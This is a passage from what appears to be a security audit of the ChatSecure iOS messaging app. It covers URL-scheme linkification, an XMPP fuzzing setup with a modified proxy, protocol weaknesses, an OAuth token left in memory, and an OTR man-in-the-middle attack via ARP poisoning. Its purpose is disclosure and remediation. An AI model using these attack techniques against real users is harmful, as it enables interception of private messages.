- **caps** : get the AIM capabilities of the ChatSecure user
- **delbuddy <buddyname>** : remove a buddy from the buddy list of the ChatSecure user
- **addgroup <groupname>** : add a group to the buddy list of the ChatSecure user
- **delgroup <groupname>** : delete a group from the buddy list of the ChatSecure user
- **echo <msg>** : ask the receiver's ChatSecure to send a message to the user sending the message with the requested content
- **sendfile <msg>** : ask the receiver's ChatSecure to send a file to the user sending the message with the requested content
- **deny <buddyname>** : add a buddy to the deny list of the ChatSecure user
- **undeny <buddyname>** : remove a buddy from the deny list of the ChatSecure user
- **addbuddy <groupname> <buddyname>** : associate a buddy to a group of the buddy list of the ChatSecure user

6. Web related vulnerabilities

6.1 HTML in the display window

ChatSecure uses a simple text pane to display conversations. This is the safest choice (compared to a web view) because no HTML injection (including XSS) is possible in this context. However, part of the source code deals with the stripping of HTML tags, like `receiveMessage()` in `OTROldBuddy.m`. It appears that this code is *dead* (i.e. can't be reached by the application) and removing it from the base source code would be a good idea.

6.2 Linkification of non-http URL

URL using arbitrary schemes are linkified by the ChatSecure application. Technically, every string containing `://` will be linkified. When a link is clicked on, a popup proposes to access the URL using Safari. If the URL scheme is not managed by Safari itself but is known to the device, another application can be started. This can demonstrated on a stock iPhone when using URL like `tel://+336xxxxxxxx` or `facetime://user@domain`. The possibility of starting an arbitrary application from an URL is exacerbated when numerous 3rd-party applications (eventually registering their own URL handler) are installed.

The impact of an user opening an arbitrary link ranges from critical information leak (for example during a FaceTime outbound call) to monetary losses (premium numbers).

6.3 Possible information leak via SRV records

Members of the ChatSecure projects informed us of a bug opened on the Tor tracker : https://trac.torproject.org/projects/tor/ticket/7797. This bug is related to the Tor internal DNS resolver not supporting SRV records. These DNS records are needed by the application, in order to find which XMPP servers are associated with a specific domain name. We did not investigate this behavior, but ChatSecure developers should verify if SRV requests are emitted outside of Tor, disclosing the source IP address to a remote resolver.

7. XML Fuzzing

7.1 Low-level libraries

We did some fuzzing on libxml2, but we didn't find any suspicious behavior in the given timeframe. It should be noted that this library was already massively fuzzed, by Google (cf Chrome changelogs) and by ourselves. On iOS, libxml is shipped with the OS and includes every public security fix and some Apple specific hardening. Keeping the device up to date is mandatory in order to reduce the number of known vulnerabilities affecting the user.

For example, version 7.0 of iOS (http://support.apple.com/kb/HT5934) includes an upgrade to libxml 2.9.0 :

- support of XML eXternal Entities (XXE) was disabled by default in this version
- `CVE-2011-3102`, `CVE-2012-0841`, `CVE-2012-2807` and `CVE-2012-5134` were fixed

And version 6.0 of iOS (http://support.apple.com/kb/ht5503) also includes some libxml security fixes (`CVE-2011-1944`, `CVE-2011-2821`, `CVE-2011-2834` and `CVE-2011-3919`).

That means that ChatSecure running on an older version of iOS is exposed to several memory corruption vulnerabilities during XMPP processing. A possible solution could be to restrict the supported iOS versions at the App Store level or to display warnings to the user if old (and known to be insecure) iOS versions are in use.

7.2 High-level libraries

ChatSecure uses some additional 3rd-party libraries like KissXML for parsing incoming XMPP messages. We setup a basic configuration where fuzzed XMPP messages are send to the ChatSecure application. Numerous crashes were detected but none of them seem exploitable.


In most of our fuzzing campaigns, the basic unity of testing is one billion test-cases, with a crash rate often lower than 0.001%. Working with ChatSecure was very different. The main reason is that ChatSecure crashed a lot (on ~ 30% of our test-cases). Furthermore, we had to interact with the device (tapping the screen) in order to restart the crashed application. Given that, long-term unattended fuzzing of the application is not practicable at the moment.

> However, these crashes are probably caused by only a few non security-related defects. Once these bugs are fixed, a basic fuzzing setup can be used by ChatSecure developers in order to maximize the robustness of the application and look for security vulnerabilities in the parsing code. The setup we used during the engagement could easily be reused and adapted, so we'll describe it in details.

7.3 Fuzzing setup

A XMPP server (**eJabber** 2.1.10 with Start-TLS disabled) is reachable through a TCP proxy like **tcpprox**. The proxy is modified in order to fuzz the outgoing (server to client) messages.Fuzzed messages are generated by calling **radamsa** with the original XMPP message as an input (i.e. mutation-based fuzzing). OTR is disabled on both clients, in order to allow clear-text communications between the nodes. A Python script based on **xsend.py**, a sample provided with **xmpppy**, is used to send basic messages to the target ChatSecure user.

7.3.1 Overview



7.3.2 eJabber configuration file

The only needed modification is disabling Start-TLS, by commenting the following line :

```
starttls, {certfile, "/etc/ejabberd/ejabberd.pem"}
```

7.3.3 Modified tcpprox

A diff file is provided with this document. The following commands are enough to start a fuzzing TCP relay :

The following modifications add basic mutation-based fuzzing capabilities to **tcpprox** :

```
from socket import *
import errno, optparse, os, socket, ssl, time
from subprocess import Popen, PIPE
from select import *

class Error(Exception) :
        if len(buf) == 0 :
            return self.error("eof", 0)
```

```
        # Only packets coming from the server are fuzzed
        if self.dir == 'o':
            buf = self.mutate(buf)

        self.dest.queue.append(buf)

        if self.opt.log :
            now = time.time()
            a = '%s:%s' % self.addr
            self.opt.log.write("%f %s %s %s\n" % (now, a, self.dir, buf.encode
            ('hex')))
            self.opt.log.flush()

    def mutate(self, data):
        # Only packets of type 'message' are fuzzed
        # Avoid to modify the login and signalization packets
        if '<message ' in data:
            # Generate 1 single mutation
            radamsa_bin = '/full/path/to/radamsa-0.3'
            radamsa = [radamsa_bin, '-n', '1', '-']
            p = Popen(radamsa, stdin=PIPE, stdout=PIPE)
            p.stdin.write(data)
            p.stdin.close()
            p.wait()
            data = p.stdout.read()
    return data

    def close(self) :
        safeClose(self.sock)
```

Note : The diff is also provided as a separate file with this document.

The following commands are enough to start a fuzzing TCP relay :

```
$ cd tcpprox/
$ patch < /full/path/to/proxy.py.diff
$ vi ./prox.py # edit variable 'radamsa_bin'
$ ./prox.py -L 5228 127.0.0.1 5222
```

7.4 Features abuse

During our testing on iOS 7+, we were not able to trigger dangerous XML features (like DTD and external entities) from XMPP packets. iOS 7 includes libxml 2.9.0, which does not support XML external entities by default anymore. Previous iOS versions were not tested. However, moving to newer versions of iOS should be encouraged anyway, because of the patches for memory corruptions vulnerabilities.

8. Protocol Security

This chapter compare the level of security provided by the different protocols when it comes to certificates usage and encryption.

8.1 AIM

8.1.1 User authentication

The only protection ensuring that the authentication server is the real one is the built-in certificate verification of iOS. If one can get a rogue certificate for the authentication server HTTPS domain name, he can grab the user password over the network. Another way is to convince the user to add a custom certificate or certificate authority to his KeyChain, either by exploiting a remote vulnerability or using social engineering techniques.

Warning : Certificate verification of iOS versions before 7.0.6 is broken in `Security.framework` and let an attacker forge a rogue certificate for a domain name and pass the verification of the system without any warning (CVE-2014-1266).

8.1.2 Message encryption

AIM messages are submitted in clear (not considering OTR messaging). It lets an external attacker (and AOL administrators) controlling the network watch over communications with ease.

Using this protocol on public networks is particularly risky.

Enabling OTR improves the communication confidentiality, but can be attacked, as explained in the OTR attacks section below.

8.1.3 Message server authentication

The message server is not authenticated by the client (the protocol does not include any cryptography mechanism for this). An attacker can impersonate the server and talk directly to the client if he controls the network. This can lead to direct code execution on the client or client DoS if the protocol implementation is vulnerable, but also, leads to client control :

- Message spoofing.
- Message bombing.
- Spam.
- Buddy list control (adding fake identities, modifying existing ones, spam, bombing)

8.1.4 OTR attacks

The fact that IM communications are not encrypted and the IM server not authenticated makes it really easy to start an OTR MitM attack, or to switch to a non secure communication by convincing the client that the current communication is finished (by making the distant user appearing as disconnected), starting a new one, and dropping OTR invites.

8.1.5 Conclusion

As a result, AIM can not be considered a secure protocol, and should not be supported by ChatSecure, or the user should be informed that using this protocol ruins the whole security.

8.2 Google Talk / Facebook

8.2.1 User authentication, Message encryption, Message server authentication

TLS is only required by Google Talk and Facebook servers.

Warning : ChatSecure does not enforce that Google Talk and Facebook servers need to be STARTTLS compatible.

As a result, an attacker can create a rogue server that is not STARTTLS compatible (and eventually route the traffic to the original servers in STARTTLS mode) and intercept the traffic in plain text.

Certificates served by remote servers are verified by ChatSecure using bundled certificates.

A possible attack would be to modify bundled certificates using the lockdownd `house_arrest service` to evil certificates, but they would still need to be accepted by iOS, and the `NSFileProtectionComplete` makes the operation only possible if the device is unlocked.

Note : Recording bundled certificates in the KeyChain offers an even better protection as the device KeyChain is not accessible from a computer.

Overall, the security added by the certificate pinning makes it nearly impossible to achieve a real world attack on the user authentication exchange. It effectively protects the user and his credentials, but ChatSecure needs to enforce the STARTTLS connection for Google and Facebook servers.

8.2.2 OTR Attacks

OTR attacks on these protocols are unpractical for an external attacker (considering that STARTTLS in enforced) because of the strong authentication between the application and remote servers, and the strong encryption of the protocol.

It is still possible for people having access to Google and Facebook servers to try to attack the OTR protocol or try to disable the secure communication using the same techniques as presented in the AIM section.

8.2.3 Conclusion

If ChatSecure enforces STARTTLS for these protocols, they can be considered the best protocols to use because of the bundled certificates.

8.3 Jabber (XMPP)

The level of protection offered by this protocol is the same as Google Talk / Facebook when the server is STARTTLS compatible (at the 2nd connection, when the certificate is pinned).

Warning : ChatSecure should enforce that a server that has a certificate pinned has to be STARTTLS compatible so that an attacker can not make a rogue server in the network that is not STARTTLS compatible.

8.4 Conclusion

Protocol	Encrypted	Certificate pinning
Google Talk	YES	YES, BUNDLED
Facebook	YES	YES, BUNDLED
OSCAR (AIM)	Authentication only	NO
Jabber (XMPP)	Possibly, depends on the server	YES, if server supports STARTTLS, NOT BUNDLED

The user is not made aware when choosing a protocol in ChatSecure that the level of security offered by each vary drastically.

9. Cryptography assessment

9.1 Generalities

This part deals with cryptography layers of ChatSecure application. Main objectives are :

- Ensure messages encryption is done end-to-end.
- Look for potential implementation mistakes.
- Validate PRNG usage, keys size and algorithms choice.
- Check if the protocol is vulnerable to MitM attacks or replay.
- Ensure exchanged messages are anonymous and can't be associated to a given user.

libotr does not implement any cryptography primitives, all algorithms used rely on **libgcrypt** [1] library.

9.2 Protocol layers

ChatSecure lets users choose different protocols to communicate, all of them are based on **XMPP** over SSL except **AIM** which does not use XMPP nor SSL even if port 443 is used. The AIM protocol should not be used in final application release as flaws has been found during static analysis and lack of SSL is evidently a security flaw.


We will not consider AIM anymore and focus on XMPP solely in the rest of this section.

To summarize, there are mainly 3 protocols layers from TCP/IP SSL, XMPP to OTR :

A typical message exchange using XMPP would look like this (SSL layout has been removed) :

```
<message type="chat" to="chatsecure4ever@gmail.com" id="B8AD7245-3127-40EF-BAED
-133A12DEDBF0">
   <body>?OTR:AAMRHBo84XnrVesAAAAQBH1GSwxHzjVvikjZhQ1qYgAAAdIPViSAz
G2n0A4MiAOcJYGBhSGJ2UUuVYqWUQOg9307XuWqgLGQCrRh0iLqElfO0pdeWYfMm15UbMDn5yZk2EJJ
YMWG5NOTjJcc9elrQz+ihSHoWuH2hTc2+mKcI1jpdANM+whOVH18bMDICdwz9rqk/IoKP9CNEyvhzmf
8lXtZ4mhXKdgqLSEgoIdp02xjjyMEKUhcTC6Uobg8Hr/7pVmedSo88x6HUOP4GdzE0SNHwHW9R4pQj4
96We8x5GsbM8NmJylIM0i5uZCSjD9uPDdJlfwltn253cg+b7Ix1MPTPYYfL0TYEOWlLcDwDvkUmnIA2
ThSlgUgbuuGrguf7D1/DOy5ZaXYLCdcaB5iFuVrDx6kNP4t11zrhXeqjPArtzYe9sNQQXwfF4Qe9EsH
BUS9VO6x0SgpixIkCG5OpIseb+c1maxjRX29F3+gdPldmSNtnY6v+6MKuOI+1U373qro6CVMfZc9NXv
x+8N7Qw5BLkc7tFxCRKeqyYSoPbKQexcjPaLqQnwFdyiwxCFRaU4XmyeyqAcEkaKjftATo4fpPjjoxx
QvMwq6pqdD5olugmimFKHTDBkWVYqqSyawrOFJEpqDkJ+SjLAzlYooRz+mF0e2W7t2BBEcNZjXp+rHA
wyUnpleX6o=.
   </body>
   <active xmlns="http://jabber.org/protocol/chatstates"/>
   <request xmlns="urn:xmpp:receipts"/>
</message>
```

1. Libgcrypt is a general purpose cryptographic library based on the code from GnuPG. - http://www.gnu.org/software/libgcrypt/



Basic XMPP protocol is not protected against MitM and replay attacks. SSL usage offers a good protection but not end-to-end and Google / Jabber / Facebook servers could intercept all traffic in cleartext before sending back the XMPP packet over SSL to the remote user. That's why OTR protocol has been chosen, mainly to ensure even instant messaging servers could not spy users' messages.

If OTR protocol is fully secure, this global approach seems to meet high security needs.


9.3 SSL layer and certificates pinning

ChatSecure relies on **`AFNetworking`**[2] library to handle SSL layer mainly for HTTPS. The *_AFNETWORKING_ALLOW_INVALID_SSL_CERTIFICATES_* preprocessor directive is not set to *1*, thus the certificate sent by the server has to be validated before using the SSL link.

ChatSecure also uses pinned certificates when connecting to *Gtalk* and *Facebook* servers. If a bad fingerprint is detected while an attacker is running a Man-In-The-Middle attack, the application pops a message informing the user the certificate chain is not trusted :

Non bundled certificates fingerprints are stored inside the Apple keychain. The application has also 2 certificates (DER format) stored inside its own bundle in the **`Certificates`** folder :

2. Network library based on URL loading system - https://github.com/AFNetworking/AFNetworking




```
facebook.cer
google.cer
```

This is a good security practice and this mechanism protects the end-user against most MitM techniques. However, all firms owning the instant messaging core servers (FB, Gtalk,...) could eventually see exchanged messages in cleartext and alter them.

9.4 Secrets in memory

ChatSecure application do not clean traces of cryptography parameters like passwords for example.


Suppose that the user is going to authenticate with a XMPP server using **OAUTH**[3] , the function **connectWithJID()** is used and the password is passed as a 2nd argument :

```
- (BOOL)connectWithJID:(NSString*) myJID password:(NSString*)myPassword;
{
    //DDLogInfo(@"myJID %@",myJID);
       if (![xmppStream isDisconnected]) {
               return YES;
       }


       if (myJID == nil || myPassword == nil) {
               DDLogWarn(@"JID and password must be set before connecting!");

               return NO;
```

3. OAUTH authorization scheme - https://developers.google.com/talk/jep_extensions/oauth

```
        }


    int r = arc4random() % 99999;

    NSString * resource = [NSString stringWithFormat:@"%@%d",kOTRXMPPResource,r];

    JID = [XMPPJID jidWithString:myJID resource:resource];

        [xmppStream setMyJID:JID];
    if (self.account.domain.length > 0) {
         [xmppStream setHostName:self.account.domain];
    }

    [xmppStream setHostPort:self.account.portValue];
        password = myPassword;

        NSError *error = nil;
        if (![xmppStream connectWithTimeout:XMPPStreamTimeoutNone error:&error])
        {
                UIAlertView *alertView = [[UIAlertView alloc] initWithTitle:@"Error conn
        ecting" message:@"See console for error details." delegate:nil
                                                          cancelButtonTitle:@"Ok"
                                                          otherButtonTitles:nil];
                [alertView show];

                DDLogError(@"Error connecting: %@", error);

                return NO;
        }

        return YES;
}
```

If we put a breakpoint in this function, login on a GTalk server and then have a look at the arguments, **OAUTH** credentials can be observed :



The NSString object is located at 0x0AB67130 and the raw ASCCI string at 0x0AB67139 :

```
(lldb) expr myPassword
(NSString *) $3 = 0x0ab67130 @"ya29.1.AADtN_ViTHjOwNZ6qhOQuBsQDPTSIIDo8aHBJqRgQ
xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx"
```

```
(lldb) x/s 0x0ab67139
0x0ab67139: "ya29.1.AADtN_ViTHjOwNZ6qhOQuBsQDPTSIIDo8aHBJqRgQxxxxxxxxxxxxxxxxxx
xxxxxxxxxxxx"
```

Once the user has been successfully logged out, this last memory location still hold the **OAUTH** token

The *NSString* source is an object field (inside **OTRLoginViewController.m** and its value (the full ASCII string) is never overwritten :

```
- (void)loginButtonPressed:(id)sender {
    BOOL fields = [self checkFields];
    if(fields)
    {
        [self showLoginProgress];

        [self readInFields];

        self.account.password = passwordTextField.text;

        id<OTRProtocol> protocol = [[OTRProtocolManager sharedInstance] protoco
        lForAccount:self.account];
        [protocol connectWithPassword:self.passwordTextField.text];
    }
    self.timeoutTimer = [NSTimer scheduledTimerWithTimeInterval:45.0 target:sel
    f selector:@selector(timeout:) userInfo:nil repeats:NO];
}
```

The *self.account.password* NSString should be securely cleaned once used for authentication.

This behavior can be observed for other authentication scheme like Jabber or Facebook.

9.5 OTR protocol security

9.5.1 Overall process

The **OTR** protocol relies on different algorithms or protocols like **Diffie-Hellman**, **DSA**, **AES**, **SHA-256** and **MAC** :


- Diffie-Hellman is used to compute a shared secret.
- The shared secret is used to compute AES-128 bits session keys.
- DSA is used to secure DH transactions.
- MAC and SHA-256 are mainly used for messages authentication.

The **SMP**[4] protocol is also used to validate if a MitM attack is running however its usage is not implemented in ChatSecure application.

4. Socialist Millionaires' Protocol - http://en.wikipedia.org/wiki/Socialist_millionaire

The full OTR protocol specifications are available online at https://otr.cypherpunks.ca/Protocol-v3-4.0.0.html

Protocol states can be schematized as follow :



9.5.2 OTR inside ChatSecure

The `OTR` protocol is used to protect users' text messages usually exchanged with traditional instant messaging protocols like *XMPP*.

Main objectives are :

- Ensure message confidentiality and integrity ;
- Prevent Man-In-The-Middle attacks ;
- Ensure a given ciphertext can't be linked to a specific user account (denial).

The `libotr` library is used mainly inside `OTRKit.m`.

9.5.3 Implementation failures

Man-In-The-Middle attack

The `OTR`, by definition, is vulnerable to MitM attack in first Diffie-Hellman phases. It is a well-known issue and it can be easily explained by the fact that the used DH protocol is not authenticated using asymmetric cryptography.

However OTR implements another authentication scheme which just follow the DH session and authenticate it afterward. It also includes exchanged DSA public key authentication.


This scheme is vulnerable to an active MitM attack because the DSA public key is dynamically exchanged inside **OTRL_MSGTYPE_REVEALSIG** and **OTRL_MSGTYPE_SIGNATURE** packets. Those keys are ciphered using the AES-128 key generated form DH shared secret but as DH is not authenticated, the attacker can craft its own public key and send it to victims and share the same secret with them.

libotr provides a specific mechanism called *fingerprints* which is similar to the certificate pinning that is implemented in Chrome for instance. OTR fingerprints are DSA raw public key SHA-1 as hexstring. They are computed inside the *otrl_privkey_fingerprint* function :

```
/* Calculate a human-readable hash of our DSA public key.  Return it in
 * the passed fingerprint buffer.  Return NULL on error, or a pointer to
 * the given buffer on success. */
char *otrl_privkey_fingerprint(OtrlUserState us,
       char fingerprint[OTRL_PRIVKEY_FPRINT_HUMAN_LEN],
       const char *accountname, const char *protocol)
```

ChatSecure stores these fingerprints but never uses them to authenticate remote users (unless manually requested to). Usually they are stored inside the *otr.fingerprints* file in the *Documents* folder of the application. In fact, those fingerprints are used only when clicking on **Verify** but this is not done automatically.

This generates confusion when the user sees the padlock and the message "The chat is secured". Without the green checkbox, the conversation is still vulnerable to MitM attacks.





Then an attacker could execute a MitM attack on the first OTR negotiation without being detected.

MitM example over Gtalk

As a concrete example, a MitM attack has been executed over a LAN network. Main idea is to use the *ARP poisoning* technique to sniff and replace packets sent and received by

Bob as in the following schema :





The same attack scheme could be applied considering a malicious Gtalk server or if Google servers are not in the trust scope, i.e. if Google would like to spy user's messages. In the last case, even SSL has not to be broken as the SSL link is not end-to-end from Alice to Bob.

Now, suppose we have the following configuration :

